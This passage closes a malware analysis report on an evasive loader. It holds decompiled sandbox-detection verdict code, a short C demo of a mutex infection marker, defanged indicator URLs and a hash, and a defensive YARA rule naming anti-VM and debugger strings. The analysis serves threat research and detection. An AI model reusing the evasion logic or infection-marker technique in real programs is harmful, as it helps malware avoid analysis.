IDA View-A    Pseudocode-A    Strings    Hex View-1
425       {
426 LABEL_53:
427         strcpy((char *)&v95[4] + 5, "LIKELY_REAL_SYSTEM - High Confidence");
428         goto LABEL_54;
429       }
430 LABEL_104:
431       if ( v49 < 70.0 )
432       {
433         strcpy((char *)&v95[4] + 5, "UNCERTAIN - Analysis Inconclusive");
434         goto LABEL_54;
435       }
436       goto LABEL_108;
437     }
438 LABEL_106:
439     strcpy((char *)&v95[4] + 5, "DEFINITE_SANDBOX - Very High Confidence");
440     goto LABEL_54;
441   }
442 LABEL_62:
443   if ( v49 >= 85.0 )
444   {
445     if ( !v50 )
446       goto LABEL_53;
447     strcpy((char *)&v95[4] + 5, "LIKELY_SANDBOX - High Confidence");
448   }
449   else
450   {
451     if ( v49 >= 70.0 )
452     {
453       if ( v50 )
454       {
          strcpy((char *)&v95[4] + 5, "PROBABLE_SANDBOX - Medium-High Confidence");
```

Fig 45: Decision making function.

At the last function implements a specific system, hashed **global mutex** used to prevent multiple instances of the malware from running at once. After creating or opening this mutex, it enters a loop that repeatedly queries system state through dynamically resolved functions and waits for a particular configuration value to appear, acting as a simple **inter-module synchronization and gating mechanism**. When the expected condition is met, it releases the mutex, performs cleanup, and signals that execution may continue.




Fig 46 and 47: Infection marker function and value.

Advanced Dynamic Analysis

Because this payload uses extensive anti-VM and anti-analysis techniques, we currently cannot disable or patch its protections in a reliable way. If we had sufficient resources, the safest approach would be to execute it on a dedicated physical machine that resembles a real user environment. The system would be fully isolated and routed through a controlled sinkhole network (e.g., INetSim), allowing us to safely observe its behavior and intercept any outbound communication without exposing real infrastructure.

As a result of these constraints, conducting advanced dynamic analysis is not feasible at this time

Infection Marker

An **infection marker** is a mechanism used by malware to indicate that it has already infected a system. It can take various forms, including a **mutex**, a **file**, a **registry key**, or a **specific process**. The purpose is to prevent multiple instances of the malware from running simultaneously and to avoid redundant infection routines.

By understanding the attacks carried out by malware, we can begin to counter them more effectively

Develop Infection Marker (C code)

```
#include <windows.h>
#include <stdio.h>

int main(void)
{
   // A deterministic system-based name would normally be derived.
   // Here we use a fixed, safe example.
   const char *mutexName = " Global\SysConfig_%08lX";

   HANDLE hMutex = CreateMutexA(
      NULL,     // default security
      FALSE,    // not owned initially
      mutexName // name of mutex
   );

   if (hMutex == NULL) {
      printf("Failed to create/open mutex. Error: %lu\n", GetLastError());
      return 1;
   }

   // Check if mutex already existed
   if (GetLastError() == ERROR_ALREADY_EXISTS) {
      printf("Marker detected: another instance is already running.\n");
      CloseHandle(hMutex);
      return 0;
   }

   printf("No marker found, this is the first instance.\n");

   printf("Press Enter to release marker and exit...\n");
   getchar();

   CloseHandle(hMutex);
   return 0;
}
```

Indicators of Compromise

SHA256 hash	3D35CEBCF40705C23124FDC4656A7F400A316B8E96F1F9E0C187E82A9D17DCA3
URL	hxxps://planb[.]ph/uploads/toptics/updates/
URL	hxxps://planb[.]ph/uploads/settings /journal[.]dat
URL	hxxps://jquery[.]nekoweb[.]org/lmstudio/updates

Rules & Signatures

A full set of YARA rules is included in Appendix A.

Appendices

A. Yara Rules

```
rule Suspicious_Loader_Fingerprint_Module
{
       meta:
        description = "Detects a loader-like binary exhibiting heavy anti-VM,
anti-sandbox, and fingerprinting behavior"
        author = "Mengkuong LIM"
        date = "2025-11-26"
        purpose = "DEFENSIVE — malware detection / threat research only"
        reference = "Based on static string evidence"

      strings:
        // Anti-sandbox / analysis artifacts
        $s1 = "CuckooMutex" nocase
        $s2 = "cuckoomon.dll" nocase
        $s3 = "C:\\\\agent\\\\agent.py" nocase
        $s4 = "C:\\\\analyzer.py" nocase

        // Anti-VM indicators
        $vm1 = "VMware" nocase
        $vm2 = "VirtualBox" nocase
        $vm3 = "Hyper-V" nocase
        $vm4 = "XEN" nocase
        $vm5 = "KVM" nocase

        // Debugger detection
        $dbg1 = "x64dbg" nocase
        $dbg2 = "windbg" nocase
        $dbg3 = "ollydbg" nocase
        $dbg4 = "ScyllaHide" nocase

        // Loader identifiers
        $ldr1 = "ShellcodeLoader/1.0" nocase
        $ldr2 = "Loader/2.0" nocase
```

```
        // Fingerprinting / profiling
        $fp1 = "CPU:%s|GUID:%s|PC:%s" nocase
        $fp2 = "SystemManufacturer" nocase
        $fp3 = "MachineGuid" nocase

        // Suspicious module names
        $m1 = "TimingManipulation" nocase
        $m2 = "EntropyAnalyzer" nocase
        $m3 = "GraphicsChecker" nocase
        $m4 = "AppEcosystemAnalyzer" nocase
        $m5 = "SystemHealthAnalyzer" nocase

    condition:
        5 of ($vm*) or
        3 of ($dbg*) or
        2 of ($ldr*) or
        ( $s1 and $s2 ) or
        ( $fp1 and any of ($m*) )
}
```

The-End